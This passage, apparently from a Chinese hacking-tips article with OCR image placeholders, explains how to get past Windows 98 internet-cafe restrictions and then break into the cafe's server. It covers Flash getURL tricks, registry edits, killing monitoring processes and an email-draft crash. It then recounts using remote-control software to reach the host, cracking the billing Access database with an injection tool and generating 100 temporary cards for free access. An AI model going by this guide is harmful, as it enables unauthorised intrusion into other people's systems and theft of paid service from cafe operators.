例2：打开某程序下的程序，若路径为：“C:\Program Files\123.exe”，则函数为getURL("FILE://C|/Program Files\123.exe")；

例3：打开某个驱动器，比如“D盘”，则函数为getURL("FILE://D|/")；

网吧里面装的都是Flash4.0或5.0的版本，本文以5.0版本为例。其路径相对以前我说的有所改变，现在是在f:\网页三剑客\Flash5\下面；也可在“开始菜单>程序>网页类全集”里找到。运行Flash后直接绘制一个圆，此时会多出一个黑色的关键帧，鼠标单击此关键帧一下，再按“Ctrl+Alt+A”，打开动作面板后单击红色指示处，依次选择“动作>getURL”，再输入相应的参数后关掉动作面板并回车即可实现效果。如图1所示。

(注：虽然此方法类似于FLASH木马的制作原理，但方法的实现是以浏览器下载的方式打开某些文件或程序，而网吧对IE下载是作了限制的，所以直接用此法来下载东东的思路是行不通的。)




图1 制作FLASH

4、修改网页源文件

虽然是个老方法，但要换个方式应用才行。依次打开IE>单击右键>选择查看源文件，删除原有内容后输入以下内容：

<html><head>打开c:\octopus</head></html>，

完毕后，保存并刷新即可出现一个相应的连接，点击即可进入(注：c:\octopus可改为其他的路径，别的不变)。

二　你的工具，我来用

现在的98无盘网吧限制是越来越厉害了，而我们却总想借助外来工具去突破限制。难道只能这样吗？当然不是，现在我就简单介绍几款网吧内置的比较有用的工具。

1、winfile.exe

我们通常使用Windows资源管理器来管理文件，但是你知道在Windows 98中还有一个“文件管理器”吗？它就是winfile.

exe。如图2所示，这是它所在的路径。它直接显示所有隐藏属性的文件，可以改文件名以及扩展名，也能改文件的属性、删除文件和查找文件。





图2 winfile.exe的路径

2、Total Commander

也是一个文件管理器，程序在G：\wincmd下。想必大家应该有点印象吧，这是网管常用的东东。它除了具有前者的功能以外，还有可以FTP下载，解压、压缩文件，分割、合并文件，更改文件关联等常用功能。有兴趣的朋友可以自行研究下。

3、Reghance.exe（注册表修改工具）

程序在G:\下，无须解除注册表限制即可直接编辑注册表，改好后点保存即可。界面如图3所示。



图3 Reghance.exe

4、WinProcess.exe（windows进程管理器）

程序在G:\下，这里所有隐含的进程都可以看见，不用再专门下黑软来杀进程了。界面如图4所示。

不过说到杀进程，我还发现了一个有趣的方法。很简单，打开自己的E-MAIL，写一封邮件，随便去网上复制一篇长文章，存为草稿后等几分钟，再复制一次，再存为一次草稿。一般两到三次就会弹出如图5所示的对话框，点关闭后马上生效。

此方法的好处就在于它并不是单一的杀掉进程，而是完全退出管理软件或监控软件的保护，也就是说只要是受这两个因素的限制，通通都被破了，是不是很有趣呀！不过在XP的网吧就不行啦！



图4 Windows进程管理器

5、Magic98.exe

这个是用来监控下载的工具，干掉它就可以解除Flashget下载的限制了。

6、WinRAR.exe(压缩文件管理器)

路径是 C:\Program Files\WinRAR\下。虽然网吧禁止移动文件，但并不禁止移动的过程，所以把想打开的压缩文件拖到WinRAR的图标上即可解压缩了，就不用下一个压缩文件管理器安装程序安装来恢复压缩文件的文件关联了。


图5 错误对话框

三　解析入侵网吧主机的可行性方案

讲到入侵网吧主机自我充值这个极具诱惑性的话题，令人不免会想，难道这一切真的就像看上去那么简单吗？可能一开始你会想到一系列的如扫弱口令、共享入侵、溢出等常提到的方法，但若是换成98的无盘网吧你就会发现这些方法根本无法进行下去。要想自我充值免费上网，就要先获得控制权进入主机，找到数据库的位置，然后才可能达到自我充值免费上网的目的。那我们该怎么做呢？下面我就这方面的问题和大家谈谈吧。

先说说弱口令，这里引至创世纪官方网站上的一段话："服务器采用Administrator(超级用户)密码百变技术，并且对能引起服务器崩溃的各项关键安全点进行强力封锁与垃圾过滤，新的安全策略从根本上杜绝了互联网上有意无意的攻击，令远程攻击的小人无所适从，并增加了网吧管理员查看当次密码功能。"先不去辩论这话的真假，如果你有实践验证过，就会发现无论是在内网还是外网，都扫不到那些内置账号的弱口令，除非是后面添加的才有可能。但这个几率又有多少呢？至于是否采用了所谓的密码百变技术，而网吧管理员是否又有查看当次密码功能，也只有我们控制主机之后并找到那个所谓的"功能"才能明白。

再谈谈共享入侵这个话题，其实无论在XP还是98的工作站上，用LanSee.exe这个工具扫描都会发现一些被共享的文件夹，可多半都是电影服务器的电影文件夹，能被利用的又有几个呢？

最后说到溢出这个话题，无疑是一个针对系统漏洞的好方法。不过这方法在XP的无盘网吧或许还有成功的机会，可换成98的无盘网吧就变得一无用处了。暂且不说此法是否有效，你先把98下的command.exe完完全全地恢复到可用的状态再说吧！就只看这三个方面，若行不通的话，你又如何利用与其相关的方法呢？

如果你连所在网吧的环境都不了解，纯粹套用别人的方法是永远不会成功的。建议大家多去你所在网吧用的管理软件的官方主页看看，尤其是里面的论坛，了解它们的网络设置、文件布局、安全机制等信息对我们的入侵都是有一定帮助的。同时，许多针对网管技术的论坛和当地的代理商主页也是信息收集的好地方。

除此以外还有两个不得不考虑的问题：一是ACCESS数据库是不能远程修改的。只要网吧主机开着，就意味着ACCESS文件正在使用中，替换文件也是不可行的，这就要求我们必须取得主机权限才有机会改。二是目前大多数网吧服务器采用的都是windows 2k Server版。windows 2k与XP的用户机制有所不同，windows 2k是单用户多任务操作系统。所谓单用户多任务是指在同一时间只允许惟一用户使用计算机，同时可执行多个任务。简单点说，如果一个用户正在使用windows 2k操作系统，另一个用户现在也要使用此系统，那么，正在运行的这个用户就必须结束所有任务并退出系统。因为我们不可能物理上去接触那台主机，所以就要用已得到管理员账号去添加一个管理员账号再开终端服务登上去（注：默认的Terminal Services终端服务可是关的哦）。

这么多可能和不可能串在一起，现在的你是否还觉得一切像看上去那么简单呢？当然事情不是绝对的，只要抓住人为疏忽所致的利用点，还是有可能成功的。如图6所示。

这就是我用网管用的远程控制软件进入主机，得到了数据库的位置，把文件夹共享出来后退出连接，再改用Real play浏览器查看，如图7所示。

再把"明小子旁注入工具"下载到电影服务器上用它破解数据库密码，并用它打开数据库修改即可。

要进电影服务器里的共享文件夹，就需要知道主机名或IP。随便找部电影打开，依次选择"文件－剪辑属性－查看剪辑信息"，就可以看见主机名字了，如图8所示。

如果你要下载东西到电影服务器上，在路径前面加上主机名即可，如图9所示。

弄完后记得删除我们下的东西哦！

其实只要你能进入主机，就会发现更多有趣的东西。如CrCards.exe，是自带的生成卡号工具，用它可以批量生成临时卡，如图10、图11所示。

我生成了100张随机密码的临时卡，并用“明小子”查看了结果。具体要根据自己网吧的情况设定，我只是简单做了个实验而已。弄的好，不是一样可以免费上网吗？




图6 利用远程控制软件进入主机




图7 查看共享的数据库




图8 查看主机名

四 总结

这里我只简单介绍了下我入侵主机充值成功的事例给大家，并不是我吝啬，因为至今为止我还没找到一个通用性较强的方法。而我说的切实、可行的方案就是要你们按自己的实际环境去分析、总结得到办法。需要强调的一点是：“别人只能给你指路，但给不了你食物。”想成功，就一定要付出更多努力。最后奉劝大家一句：“如果你只是一个破解者，那么有些事情点到为止即可；如果你是为了占别人的便宜，那么也请你好自为之，小心欲望升级！”


